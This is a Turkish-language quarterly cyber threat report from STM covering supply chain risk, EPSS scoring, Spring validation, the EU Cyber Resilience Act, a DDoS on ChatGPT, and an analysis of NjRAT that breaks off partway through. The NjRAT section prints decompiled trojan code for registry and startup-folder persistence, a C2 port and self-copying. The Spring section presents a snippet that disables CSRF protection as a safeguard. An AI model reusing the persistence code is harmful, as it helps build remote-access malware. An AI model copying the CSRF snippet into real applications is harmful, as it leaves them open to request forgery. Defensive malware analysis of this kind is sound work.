EKİM-ARALIK 2023

SİBER TEHDİT DURUM RAPORU

STM MÜHENDİSLİK TEKNOLOJİ DANIŞMANLIK

thinktech STM Teknolojik Düşünce Merkezi

İÇİNDEKİLER

ŞEKİLLER

GİRİŞ

2023 yılının son çeyreğinde Siber Güvenlik Müdürlüğü tarafından hazırlanan raporumuzda yine birbirinden ilginç konularla karşınızdayız. Bu raporumuzda, siber güvenlik dünyasında ön planda olan konu başlıklarına odaklanıyoruz. Güvenlik alanında yeni bir boyut kazanan ve siber tehditleri öngörmek ve önlem almak için benzersiz bir yaklaşım sunan Alfa Kuşağı Zafiyet Puanlama Sistemi (EPSS) ile başlıyoruz.

Siber Dayanıklılık Tüzüğü, güçlü bir siber savunma stratejisi oluşturmanın temel taşlarından biri hâline geliyor. Bu tüzük, kuruluşların siber tehditlere karşı direncini artırmada kritik bir öneme sahip. Tedarik Zinciri Risk Yönetimi ise giderek karmaşıklaşan tedarik zincirleriyle birlikte ortaya çıkan riskleri en aza indirmek için stratejik bir yaklaşım sunuyor.

Raporumuzda ayrıca Smoke Loader, Lumma ve Redline gibi zararlı yazılımların davranışlarını barındıran bir zararlı yazılımın analizine yer veriyoruz. Bu yazılımlar, barındırdıkları davranışlarla dikkat çekiyor ve organizasyonların güvenlik önlemlerini gözden geçirmelerini zorunlu kılıyor. Konteyner Güvenliği ve En İyi Uygulama Örnekleri ise günümüzün dinamik iş dünyasında sıklıkla karşılaşılan bir konuyu ele alıyor. Bu alandaki en iyi uygulama örnekleri, kuruluşların konteyner tabanlı sistemlerinde güvenliği nasıl sağlayabileceklerini gösteriyor.

Son olarak, Njrat malware analiziyle, bu zararlı yazılımın yapısı ve etkileri üzerine derinlemesine bir bakış sunuyoruz. Bu analiz, benzer tehditlerle karşılaşan kurumların daha iyi hazırlanmasına yardımcı olabilir.

Yılın bu son raporunda siber güvenlik alanında yaşanan gelişmeleri, önemli konu başlıklarını ve en son bulguları ele aldık. Bu başlıklar, organizasyonların güvenlik stratejilerini güçlendirmesine ve geleceğe daha iyi hazırlanmalarına rehberlik edebilir.

Son konumuzu her raporumuzda güncellediğimiz honeypot verilerimize yer ayırdık.

Keyifli okumalar.

TEKNOLOJİK GELİŞMELER VE SİBER GÜVENLİK

1. Tedarik Zinciri Risk Yönetimi

Tedarik Zinciri Risk Yönetimi (Supply Chain Risk Management -SCRM), tedarik zinciri boyunca söz konusu olabilecek potansiyel siber tehlikeleri belirlemeyi, değerlendirmeyi, kontrol etmeyi ve azaltmayı amaçlayan bir strateji ve uygulama bütünüdür. Organizasyonlar, tedarik zinciri süreçlerindeki siber risklere karşı proaktif önlemler alarak, siber güvenliklerini güçlendirmeye ve iş sürekliliğini sağlamaya odaklanmalıdır. Böylece, siber güvenlik odaklı tedarik zinciri yönetimi, organizasyonların dijital varlıklarını koruma, müşteri güvenini ve rekabet avantajını sürdürme konularında önemli bir rol oynayabilir.

Günümüzde her organizasyon başka organizasyonların hizmetlerine ihtiyaç duymaktadır. Bir dijital satış firmasını ele alalım. Bu firmanın kendi IT cihazları, güvenlik cihazları ve uygulamaları olacaktır, kuvvetli bir ihtimal bulut hizmetleri kullanacaktır. Pek tabiidir ki asıl odak noktası dijital satış olan bu organizasyonun tüm bu kaynakları da üretiyor olması gerçekçi değildir. IT ve güvenlik cihazlarını üreticiden ya da entegratörden satın alacak, aldığı bu ürünlerin uygun kullanımı için olası bir operasyonel destek alacaktır. Yazılım geliştirme ve iyileştirme sürecinde hazır kütüphaneler, platformlar kullanacaktır.

Kısacası operasyonun güvenli ve güvenilir bir şekilde devam edebilmesi için çok sayıda paydaşa ihtiyaç duyulacaktır. Bu paydaşlar atak yüzeyinin bir parçasıdır. Yaşayabilecekleri zafiyetler doğrudan hizmet verdikleri organizasyonu etkileyecektir. Bu sebepten ötürü gerekli tedbirleri almaları elzemdir.

Paydaşların zafiyetleri bazen dolaylı bazen doğrudan organizasyonun kendi zafiyeti anlamına gelir. Peki bu zafiyetlerin olası etkilerinden nasıl korunulabilir?

Organizasyon öncelikle kendini tanımalıdır. Yani iş etki analizi yapmalıdır. Hangi fonksiyonlarının ne derece kritik olduğunu belirlemelidir. Bu, tedarik zinciri risk yönetiminden ayrı bir işlemdir. Organizasyonlar bu işlemi tedbir katılığı belirlemek için zaten gerçekleştirmelidir. İş etki analizi esnasında fonksiyonların hangi varlıklar aracılığıyla gerçekleştirildiğinin ele alınması ve bunların hangi üreticilerden temin edildiğinin belirlenmesi çıktıların tedarik zinciri risk analizinde kullanılabilmesinin önünü açar. Bu çerçevede yapılmış bir iş etki analizi sonunda organizasyonun elindeki fonksiyonların kritiklik düzeyi, fonksiyonlarla ilgili varlıklar ve bu varlıkların tedarikçileri belirlenmiş olur.

Organizasyon risk analizini varlık tabanlı gerçekleştiriyor ise bu varlıklar doğrudan risk analizinde ele alınmalı ve ilgili güvenlik tedbirleri belirlenmelidir. Şayet organizasyon risk analizini senaryo tabanlı gerçekleştiriyor ise risk analizi esnasında tedarikçilerden sağlanan ürün ve hizmetlerle ilgili olası riskler kesinlikle ele alınmalı ve olası tüm çözümler değerlendirilmelidir. Tedarik ürün eşleşmesi tutulurken envanter mümkün olduğu kadar en alt seviyede ele alınmalıdır. En alt seviye örnekleri olarak

donanım bileşenleri (Hardware Bill of Materials -HBOM), yazılım bileşenleri (Software Bill of Materials -SBOM), Servis Olarak Kullanılan Yazılımlar (Software as a Service Bill of Materials -SaaSBOM) vb. düşünülebilir.

Yapı olgunlaştıkça tedarikçilerin tedarikçileri de SCRM kapsamında ele alınmalıdır. Risk yönetim süreci organizasyonun geri kalan risk yönetim süreci ile ne kadar uyumlu olur ise SCRM o kadar etkili olacaktır. Tedarik zinciri risk yönetimi sürekli olarak izlenmeli ve değerlendirilmelidir. Analizler gerek periyodik olarak gerekse önemli değişikliklerden sonra yapılmalıdır.


Tedarik zinciri risk yönetimi konusunda önemli uluslararası çalışmalar mevcuttur. Bu çalışmalardan faydalanmak organizasyonların hızlı ve efektif bir şekilde önlem almasını kolaylaştıracaktır. SCRM ile ilgili önemli kaynaklardan biri "International Organization for Standardization" (ISO) dur. Konuyla ilgili bazı ISO kaynakları olarak şunlar belirtilebilir: "ISO/IEC 27001:2022 "Information security, cybersecurity and privacy protection Information security management systems Requirements"[1], ISO 28000:2022 "Security and resilience - Security management systems - Requirements"[2], ISO 28001:2007 "Security management systems for the supply chain - Best practices for implementing supply chain security, assessments and plans - Requirements and guidance"[3], ISO 28004-1:2007 "Security management systems for the supply chain - Guidelines for the implementation of ISO 28000 - Part 1: General principles"[4] ve risk analizine yardımcı olacak, ISO 31000:2018 Risk management - Guidelines"tır[5]. Ayrıca tedarik zinciri risk yönetimi ile ilgili National Institute of Standards and Technology'nin (NIST) katma değer sağlayacak çalışmaları vardır. SP 800-161 tedarik zinciri risk yönetimi konusunda NIST'in asıl dokümanıdır[6]. Ancak yapıyı doğru bir şekilde kavrayabilmek için başta NIST SP 800-53[7] dokümanını olmak üzere NIST SP 800-161 içerisinde referans olarak gösterilen diğer dokümanları dikkate almak gerekir.

Kuşkusuz tedarik zinciri risk yönetimi yalnızca IT ekibi ya da satın alma ekibi ile yürütülebilecek basit bir işlem değildir. Bahsi geçen iş etki analizi; işin sahibi (business owner) ile gerçekleştirilmeli, riskler ve ilgili olası çözümler değerlendirilirken işin sahibi, kurumsal satın alma, IT birimi gibi konusuna hâkim kişilerin ortak çalışması sağlanmalıdır. Süreç içinde yer yer insan kaynakları, hukuk departmanı gibi birimlerden de görüş alınması sağlıklı olacaktır. Böyle büyük bir koordinasyon ancak üst yönetimin desteği ve teşviki ile sağlanabilir.

Dijitalleşen dünyada organizasyonların rekabet gücünün sürmesi için paydaşlara bağımlılıklarının artması gerekebilir. Güvenli ve güvenilir hizmetlerin sağlanabilmesi için ekosistemdeki tüm paydaşların güvenli bir şekilde çalışması gerekmektedir. Tedarik zincirinden kaynaklanabilecek zafiyetler doğru analizlere dayanarak alınacak tedbirlerle bertaraf edilmelidir.

2. Alfa Kuşağı Zafiyet Puanlama Sistemi EPSS

Zafiyet yönetimi, saldırganlar sistemlerdeki güvenlik açıklarını daha istismar etmeden bu açıkları bulma ve düzeltme sürecine odaklanan önemli bir güvenlik uygulamasıdır. Bu süreçte en büyük zorluk, hangi güvenlik açığının en acil olduğunu belirleme noktasındadır. Güvenlik açıklarının öncelik sırasını belirleme genellikle puanlama sistemlerine dayanır.




Şekil 1: Zafiyetlerin kapatılma süreci.

CVSS Nedir?

Zafiyet yönetimi, CVSS ile başlar. Birçok organizasyonda, Common Vulnerability Scoring System (CVSS), zafiyet gidermeyi önceliklendirmenin *de facto* yolu hâline gelmiştir. Bunun temel nedeni, sektör içinde kullanılabilir başka bir puanlama standardının olmamasıdır. CVSS temel metrikleri, iki bileşenden oluşur: sömürülebilirlik metrikleri ve etki metriği. Sömürülebilirlik metrikleri, bir zafiyeti sömürmeyi kolaylaştıran veya zorlaştıran yönleri tanımlar. Etki metrikleri ise sömürü sonrası etkiyi gizlilik, bütünlük ve kullanılabilirlik açısından açıklar. Buna rağmen, CVSS kapsamında riskin tam anlaşılmasının zor oluşu, çevresel bağlamın eksikliği, sürekli değişen tehdit ortamı ve fazla seviyede kritik zafiyet tespit edilmesi gibi nedenlerden dolayı bazen yeterli olamamaktadır.

EPSS Nedir?

Exploit Prediction Scoring System (EPSS), Olay Yanıtı ve Güvenlik Takımları Forumu (FIRST) tarafından oluşturulan ve sürdürülen bir zafiyet puanlama modelidir. EPSS, sistemlerdeki zayıflıkların saldırıya uğrama olasılığını ölçmeye çalışan bir sistemdir. EPSS, bir zafiyetin önümüzdeki 30 gün içinde sömürülme olasılığını temsil eden 0 ila 1 arasında bir olasılık skoru oluşturur.



Şekil 2: Çok sayıda yüksek seviyeli zafiyetin söz konusu olması.

EPSS, iki değer sağlar:

Olasılık


Zafiyetin önümüzdeki 30 gün içinde sömürülme olasılığı.

Yüzdelik

CVE zafiyetinin diğer tüm CVE zafiyetlerine kıyasla sömürülme olasılığının ne kadar muhtemel olduğu.

```
epss.percentile:[0.9 TO 1] AND type:cve last 30 days
```

Şekil 3: Olasılık ve yüzdelik değerleri ile filtreleme.



Şekil 4: Exploit Prediction Scoring System Overview.

EPSS, CVSS'ye göre daha etkili bir zafiyet yönetim yaklaşımı sunar, çünkü sadece zafiyetin seviyesini değil, aynı zamanda muhtemel sömürülme olasılığını da hesaplar. Bu özellik, güvenlik ekiplerine gerçek dünya verileri ve saldırı eğilimleriyle desteklenmiş bir perspektif sunar. Risk odaklı bir yaklaşım benimseyen EPSS, organizasyonların sınırlı kaynaklarını en kritik ve yüksek riskli zafiyetlere yönlendirmesine yardımcı olarak etkili bir zafiyet yönetimi sağlar. Ayrıca, EPSS, zafiyetlerin organizasyon için gerçek bir tehdit olup olmadığını değerlendirerek iyileştirme sürecini verimli hâle getirir. Örneğin, bir zafiyetin düşük bir CVSS puanı nedeniyle önceliklendirilmediği durumlarda, EPSS kritik bir varlık üzerinde bu zafiyetin önceliklendirilmesini sağlar.

Olay Yanıtı ve Güvenlik Takımları Forumu'nun test sonuçlarına göre, CVSS'yi tamamen bırakıp yerine EPSS'yi kullanmak cazip gelebilir. Ancak, her organizasyonun farklı bir zafiyet habitatına sahip olması, sonuçların her bir organizasyon için test edildiğinde değişebileceği anlamına gelir. Bu nedenle, EPSS'nin zafiyet yönetimi programına acele etmeden dikkatlice entegre edilmesi daha uygun olacaktır.

3. Spring Validation

Spring Validation, Spring Framework içinde yer alan bir modüldür ve bu modül, uygulama içinde kullanıcı girişi, form verileri veya diğer girdilerin doğruluğunu kontrol etmeyi sağlar. Özellikle kullanıcıdan alınan verilerin belirli kriterlere uygun olup olmadığını kontrol etmek için kullanılır. Bu modül, hatalı veri girişlerini önleyerek uygulamanın güvenlik ve sağlamlığını artırmaya yardımcı olur.

Spring Validation, genellikle Hibernate Validator gibi araçları kullanarak çalışır ve Java Bean Validation (JSR-380) standartlarına dayanır. Bu sayede, doğrulama kurallarını basit ve açık bir şekilde tanımlamak mümkün olur.

Validation Kullanımının Önemi

Spring Boot Validation kullanmanın siber güvenlik açısından önemi birkaç farklı boyutta ortaya çıkar.

Zararlı Veri Girişlerini Önleme

Validation, kullanıcıların uygulamaya beklenmeyen ve potansiyel olarak zararlı veriler göndermelerini engeller. Örneğin, bir metin kutusu için beklenen bir isim girişi yerine bir SQL sorgusu gönderilemez. Bu sayede SQL enjeksiyonu gibi saldırılar önlenir.

```java
public class User {

    @Pattern(regexp = "^[a-zA-Z0-9]*$")
    private String username;
}
```

Şekil 5: Pattern etiketi.

Yukarıdaki örnekte, @Pattern etiketiyle belirli bir regex deseni belirterek kullanıcının kullanıcı adı alanına yalnızca harf ve sayılardan oluşan değerler girmesini sağlayabilirsiniz[8].

Veri Bütünlüğü

Validation, uygulamanın beklendiği gibi çalışması için gerekli olan veri bütünlüğünü sağlar. Böylece, kullanıcıdan gelen verilerin belirli bir formatta olması ve bu formata uymayan verilerin reddedilmesi sağlanır. Bu sayede veritabanına uygun formatta veri kaydedilebilir ve algoritmalar güvenle çalışabilir.

```java
public class User {

    @Email
    private String email;
}
```

Şekil 6: Email etiketi.

Bu örnekte, @Email etiketi ile kullanıcıdan alınan e-posta adresinin geçerli bir e-posta formatına sahip olmasını sağlanır.

Kullanıcı Deneyimi

Doğru ve tutarlı veri girişi, kullanıcı deneyimini olumlu yönde etkiler. Validation sayesinde, kullanıcılar formu doğru bir şekilde doldurarak uygulamayı daha etkili kullanabilirler. Bu, hatalı veri girişi nedeniyle ortaya çıkabilecek sorunların önlenmesine yardımcı olur.

```java
public class User {

    @Size(min = 6, max = 20)
    private String password;
}
```

Şekil 7: Size etiketi.

Yukarıdaki örnekteki @Size etiketiyle kullanıcının belirli bir şifre uzunluğu aralığında bir şifre girmesini sağlayabilirsiniz.

XSS ve CSRF Saldırılarına Karşı Koruma

Validation, kullanıcı girdilerini kontrol etme yeteneği ile Cross-Site Scripting (XSS) ve Cross-Site Request Forgery (CSRF) gibi web uygulaması güvenlik açıklarına karşı koruma sağlar. Özellikle kullanıcı tarafından sağlanan metinleri güvenli bir şekilde işlemek, bu tür saldırılara karşı önlemler almak için önemlidir.

```java
@Bean
public SecurityFilterChain filterChain(HttpSecurity http) throws Exception {

    http.csrf().disable()
            .headers().xssProtection().block( enabled: true);

    return http.build();
}
```

Şekil 8: XSS ve CSRF ayarları.

Bu örnekte, Spring Security ile CSRF korumasının devre dışı bırakılması ve XSS korumasının etkinleştirilmesi gösterilmektedir.

Bu nedenlerden dolayı, Spring Boot Validation kullanmak siber güvenliğe önemli bir katkı sunar. Veri bütünlüğü sağlama, zararlı veri girişlerini önleme ve kullanıcı deneyimini iyileştirme gibi avantajlar sunar.

4. Siber Dayanıklılık Tüzüğü

Avrupa Komisyonu tarafından 2022 yılı Eylül ayında getirilen Siber Dayanıklılık Tüzüğü[9], [10] 1 Aralık 2023'de komisyonun resmi web sitesinde yayınlandı[11]. Yapılan açıklamaya göre Avrupa Parlamentosu tüzük konusunda politik olarak anlaşmış durumda. Siber Dayanıklılık Tüzüğü nedir, neyi amaçlıyor ve bu tüzüğe tabi olan ve olmayan ülkeler nasıl etkilenecek?

Şekil 9: Siber Dayanıklılık Tüzüğü[12].

Siber güvenlik en öncelikli konularından birisi olduğundan Avrupa Komisyonunca yazılım ve donanım olarak üretilen dijital ürünlerin güvenliğini sağlamak ve pekiştirmek zorunluluk olarak görülmektedir. Bu kapsamda geliştirilen 2020 Avrupa Birliği Siber Güvenlik Stratejisi[13] ve Güvenlik Birliği Stratejisi[14] tüzükleri; dijital çağa uyumlu bir Avrupa inşa etme planının bir parçası olarak 2021 yılında duyuruldu [11]. Yönetmelik devreye girdiğinde internete bağlanan yazılım ve ürünler siber dayanıklılık tüzüğüne uyumlu olduklarını gösteren CE [15] işaretini taşıyacaklar [9].

Kendi alanında ilk mevzuat olan Siber Dayanıklılık Tüzüğü hem üretici hem de tüketicinin yararına dijital ürünlerin siber güvenlik seviyelerini artırmayı öngörmektedir. Tüzükle dijital ürünlerin tasarım ve geliştirme aşamasından başlayarak yaşam döngüsü boyunca tutarlı siber güvenlik çerçevesine sahip olmaları, güvenlik özelliklerinin şeffaflığının geliştirilmesi ve tüketici ve üreticilerin bu ürünleri güvenli bir şekilde kullanmasının sağlanması hedefleniyor [16], [12].

Tüzüğün yürürlüğe girmesiyle Avrupa pazarlarına girecek ürünler siber güvenli olmak zorunda olacak. Bu, genişleyen zararlı aktörlere ve artan siber suçlara karşı kritik bir adım olarak görünmektedir.

Bu noktada anlaşılıyor ki tüzük sadece Avrupa Birliğini etkilemeyecek, ürünlerini birlik üyesi ülkelere ihraç eden Türk kuruluşlarını da etkileyecek. Tüzük yürürlüğe girdiğinde donanım ve yazılım üreticileri tüzük çerçevesindeki siber güvenlik önlemlerini ürünün tasarımından geliştirilmesine tüm yaşam döngüsü boyunca uygulamak zorunda olacaklar ve ürünler ancak bundan sonra Avrupa pazarında bu yer alabilecek.

Tüzüğün üreticiler için getirdiği zorunluluklar aşağıdaki gibi sıralanabilir [12].

- Planlama, tasarım, geliştirme, üretim, ulaştırma ve bakım aşamalarının her birinde göz önünde bulundurulması,
- Tüm güvenlik risklerinin belgelenmesi,
- Sömürülen açıklıkların ve olayların raporlanması,
- Ürün satıldığında destek zamanı boyunca oluşacak zafiyetlerin giderilmesi ve
- Ürün kullanımı için açık ve anlaşılabilir yönergeler olması.

Tüzüğe uymayan ürünler ne olacak sorusu aklımıza gelebilir. Bu durumda piyasa gözetim otoriteleri tarafından riskin yok edilmesi veya azaltılması, ürünün piyasadan geri çekilmesi ya da ürüne erişimin yasaklanması ve para cezaları uygulanması söz konusu olacak [18].

Avrupa Birliği organları tarafından onaylanıp resmi olarak kabul edildikten sonra dijital ürün ve donanım üretici, ithalatçı ve dağıtıcılarının 36 ay içinde ilgili hükümleri yerine getirmeleri gerekecek. 2024 başlarında süreç başlamış olacak.

Yeni bir uzmanlık alanı doğar mı?

BDDK, KVKK, ISO27001 ve COBIT gibi mevzuat ve standartların siber güvenlik sektöründe yarattığı uzmanlıkta olduğu gibi, tüzüğe vakıf danışmanların sektörde aranan uzmanlar olarak karşımıza çıkmasını bekleyebiliriz. En azından üretim ve siber güvenlik sektörlerindeki iş ilanlarında aranılan nitelikler arasında yer alacağı öngörülebilir. Bunun yanı sıra tüzük hükümlerinin siber operasyon merkezlerinde yapılan sızma testi, izleme, tespit, müdahale ve operasyon çalışmalarını nasıl etkileyeceğini hep birlikte göreceğiz.

5. ChatGPT Siber Saldırı Sonucu Çöktü

OpenAI tarafından geliştirilen ChatGPT, 8 Kasım 2023'te DDOS saldırısına uğradı [19]. DDOS saldırısı, saldırıya uğrayan web kaynağına birden çok istek göndererek web sitesinin kapasitesini aşmasını ve doğru şekilde çalışamaz hâle gelmesini amaçlayan bir siber saldırı türüdür. Web sunucuları eşzamanlı olarak sınırlı sayıda isteğe hizmet verebilir. İstek sayısı bu sınırı aşarsa isteklere verilen yanıtlar yavaş ve gecikmeli olabilir, ayrıca tüm kullanıcıların veya bazı kullanıcıların istekleri gerçekleşmeyebilir. Saldırganın temel amacı, web kaynağının normal çalışmasını engellemekten çok hizmet reddi vermesini sağlamaktır. ChatGPT'nin DDOS saldırısına uğradığını gösteren olgular şunlardır:

Şekil 10: NjRAT[17].

- Bazı kullanıcıların hesaplarına erişimde güçlük yaşamaları,
- Bazı kullanıcıların ChatGPT'nin kapasitesinin şu anda dolu olduğu mesajını almaları.

OpenAI CEO'su Sam Altman, ilk etapta yavaşlamanın nedeninin versiyon güncellenmesinden kaynaklı yeni gelen özelliklerle ilgili olduğunu ifade etti. Daha sonra ise sistemin DDOS saldırısına uğradığını açıkladı. OpenAI, saldırının yapısı hakkında daha fazla detay paylaşmadı. Saldırıyı *TechCrunch*'a göre Anonymus Sudan üstlendi[20]. Anonymus Sudan, 2023 yılının başından itibaren birçok ülkede DDOS saldırısını kullanarak çok sayıda web sitesini veya altyapısını kötü amaçlı trafik akışına maruz bırakmaktadır[21]. ChatGPT'yi bir süreliğine kullanılamayacak hâle getiren Anonymus Sudan'ın kullandığı bazı saldırı taktikleri şunlardır:

- HTTP saldırıları başlatarak hedeflenen altyapı isteklerini aşmak için tasarlanmış HTTP trafiği gönderimi,
- Araştırmalar, diğer birçok saldırı grubunun aksine, Anonymous Sudan hacker grubunun saldırı gerçekleştirmek için virüs bulaşmış kişisel ve IoT cihazlarından oluşan bir BOTNET kullanmadığını gösteriyor. Bunun yerine grup, saldırıları başlatmak için kişisel cihazlardan daha fazla trafik üretebilen sunuculardan oluşan bir küme kullanmaktadır.

DDOS saldırılarından korunma yöntemleri şunlardır:

- Bant genişliğini yükseltmek. DDOS saldırıları genellikle büyük miktarda trafiği hedef alır, dolayısıyla yüksek bant genişliği sağlamak normal trafiği sürdürme şansınızı artırır, bu da saldırının etkisini azaltır.
- Ağa giren trafiği filtrelemek için güvenlik duvarları ve IPS/IDS (Intrusion Prevention/Detection System) gibi güvenlik önemleri kullanmak.
- Sunucu ve ağ ayarlarını düzenlemek ve optimize etmek.
- Ürün yazılımını düzenli olarak güncellemek.
- Güçlü parolalar kullanmak.
- İki faktörlü kimlik doğrulama yöntemini kullanmak.
- Güvenlik duvarı kullanmak.
- Virüslere karşı anti virüs kullanmak.
- İşletim sistemlerini sürekli olarak güncellemek.

6. NJRAT Zararlı Yazılım Analizi

NjRAT kötü amaçlı bir yazılımdır ve uzaktan erişim Trojanı olarak bilinir. Bilgisayar korsanları tarafından kullanılır ve bilgisayar sistemlerine sızarak uzaktan kontrol sağlar. Hedef sistemleri ele geçirmek, veri çalmak ve farklı zararlı faaliyetlerde bulunmak için kullanılabilir. Güvenlik önlemlerini güncel tutmak ve güvenilir kaynaklardan yazılım indirmek, NjRAT gibi kötü amaçlı yazılımların etkilerini azaltmada önemlidir.

İnternet üzerinden bulduğumuz bir NjRAT zararlı çıktısını incelediğimizde, kayıt defteri yolu, etki alanı, bazı komutlar, çalıştırılabilir dosya adları ve ağ kuralları gibi çeşitli ilginç detaylar tespit ettik.

Kötü niyetli yazılım öncelikle mevcut kullanıcı altında "{di:!}" kayıt defteri anahtar-değer çifti oluşturur. Ayrıca, aynı cihazda eşzamanlı enfeksiyonları önlemek için karşılıklı dışlama nesneleri uygulandığını gözlemliyoruz.

```
// Token: 0x06000032 RID: 50 RVA: 0x00004F78 File Offset: 0x00003178
[MethodImpl(MethodImplOptions.NoInlining)]
public static void ko()
{
    bool flag = Interaction.Command() != null;
    if (flag)
    {
        try
        {
            OK.F.Registry.CurrentUser.SetValue("di", "!");
        }
        catch (Exception ex)
        {
        }
        Thread.Sleep(5000);
    }
    bool flag2 = false;
    OK.MT = new Mutex(true, OK.RG, ref flag2);
    flag = !flag2;
    if (flag)
    {
        ProjectData.EndApp();
    }
    OK.INS();
    flag = !OK.Idr;
    if (flag)
    {
        OK.EXE = OK.LO.Name;
        OK.DR = OK.LO.Directory.Name;
    }
```

Şekil 11: Kayıt defteri işlemleri ve mutex başlatma.

Statik olarak belirlenmiş değişkenleri incelediğimizde, aşağıdaki detaylar dikkat çekiyor: Bağlantı başlatılan bağlantı noktası (18801), RG değişkenindeki kayıt defteri adı, sf değişkenindeki kayıt defteri yolu, VR sürüm numarası, VN değişkenindeki "HacKed" dizesinin base64 kodlanmış değeri. Ayrıca, Y değişkeni, C&C sunucusuna geri gönderilen verilerde kullanılan rasgele bir ayırıcı karakteri depolar.

```
public static string P = "18801";

// Token: 0x0400001E RID: 30
public static object PLG = null;

// Token: 0x0400001F RID: 31
public static string RG = "118f5683ac8cc11fa5ebd063bb65cc3b";

// Token: 0x04000020 RID: 32
public static string sf = "Software\\Microsoft\\Windows\\CurrentVersion\\Run";

// Token: 0x04000021 RID: 33
public static string sizk = "512";

// Token: 0x04000022 RID: 34
public static string VN = "5GFjSZVk";

// Token: 0x04000023 RID: 35
public static string VR = "im523";

// Token: 0x04000024 RID: 36
public static string Y = "|'|'|";
```

Şekil 12: Statik değişken değerleri.

OK.INS() işlevini çağırarak kalıcılık mekanizmalarını başlatan mutex, OK.RC işlevine aktarıldığı görülmektedir.

```
OK.INS();
flag = !OK.idr;
if (flag)
{
    OK.EXE = OK.LO.Name;
    OK.DR = OK.LO.Directory.Name;
}
Thread thread = new Thread(new ThreadStart(OK.RC), 1);
thread.Start();
try
{
    OK.kq = new kl();
    Thread thread2 = new Thread(new ThreadStart(OK.kq.WRK), 1);
    thread2.Start();
}
```

Şekil 13: Sistemde kalıcılığın başlatılması.

INS işlevinin detaylı incelenmesinde, kötü niyetli yazılımın ilk adım olarak "C:\Windows\Microsoft system.exe" dosyasını aradığını tespit ettik. Bu dosyayı bulduğunda, mevcut kötü niyetli yazılım örneğini bu yola kopyalayıp orijinalini silerek, yeni bir kötü niyetli yazılım sürecini "Microsoft system.exe" olarak başlattığını belirledik.

```
// Token: 0x06000031 RID: 49 RVA: 0x00004AF4 File Offset: 0x00002CF4
[MethodImpl(MethodImplOptions.NoInlining)]
public static void INS()
{
    Thread.Sleep(1000);
    bool flag = OK.idr && !OK.CompDir(OK.LO, new FileInfo(Interaction.Environ(OK.DR).ToLower() + "\\" + OK.EXE.ToLower()));
    if (flag)
    {
        try
        {
            File.SetAttributes(Application.ExecutablePath, FileAttributes.Hidden);
            flag = File.Exists(Interaction.Environ(OK.DR) + "\\" + OK.EXE);
            if (flag)
            {
                File.Delete(Interaction.Environ(OK.DR) + "\\" + OK.EXE);
            }
            File.Copy(OK.LO.FullName, Interaction.Environ(OK.DR) + "\\" + OK.EXE, true);
            Process.Start(Interaction.Environ(OK.DR) + "\\" + OK.EXE);
            ProjectData.EndApp();
        }
        catch (Exception ex)
        {
            ProjectData.EndApp();
        }
    }
}
```

Şekil 14: Kalıcılık sağlanması.

Ayrıca, bu kötü amaçlı yazılım dosyasından gelen trafiğin dışlanması için netsh kullanılarak eklendiğini fark ettik. Sonrasında, dosyanın hem mevcut kullanıcı kayıtlarına hem de yerel makine kayıtlarına eklendiğini belirledik. Ek olarak, kötü amaçlı yazılımın kalıcılığını sağlamak için "118f5683ac8ec11fa5ebd063bb65cc3b.exe" adıyla başlangıç klasörüne kopyalandığını tespit ettik. Başlangıç klasörüne yerleştirilen herhangi bir uygulama veya exe, işletim sistemi önyüklendiğinde otomatik olarak başlatılacaktır.

```
if (flag)
{
    try
    {
        OK.F.Registry.CurrentUser.OpenSubKey(OK.sf, true).SetValue(OK.RG, "\"" + OK.LO.FullName + "\" ..");
    }
    catch (Exception ex3)
    {
    }
    try
    {
        OK.F.Registry.LocalMachine.OpenSubKey(OK.sf, true).SetValue(OK.RG, "\"" + OK.LO.FullName + "\" ..");
    }
    catch (Exception ex4)
    {
    }
}
```

Şekil 15: Kayıt defterine işlem yapılması.

```
if (flag)
{
    try
    {
        File.SetAttributes(Application.ExecutablePath, FileAttributes.Hidden);
        File.Copy(OK.LO.FullName, Environment.GetFolderPath(Environment.SpecialFolder.Startup) + "\\" + OK.RG + ".exe", true);
        OK.FS = new FileStream(Environment.GetFolderPath(Environment.SpecialFolder.Startup) + "\\" + OK.RG + ".exe", FileMode.Open);
    }
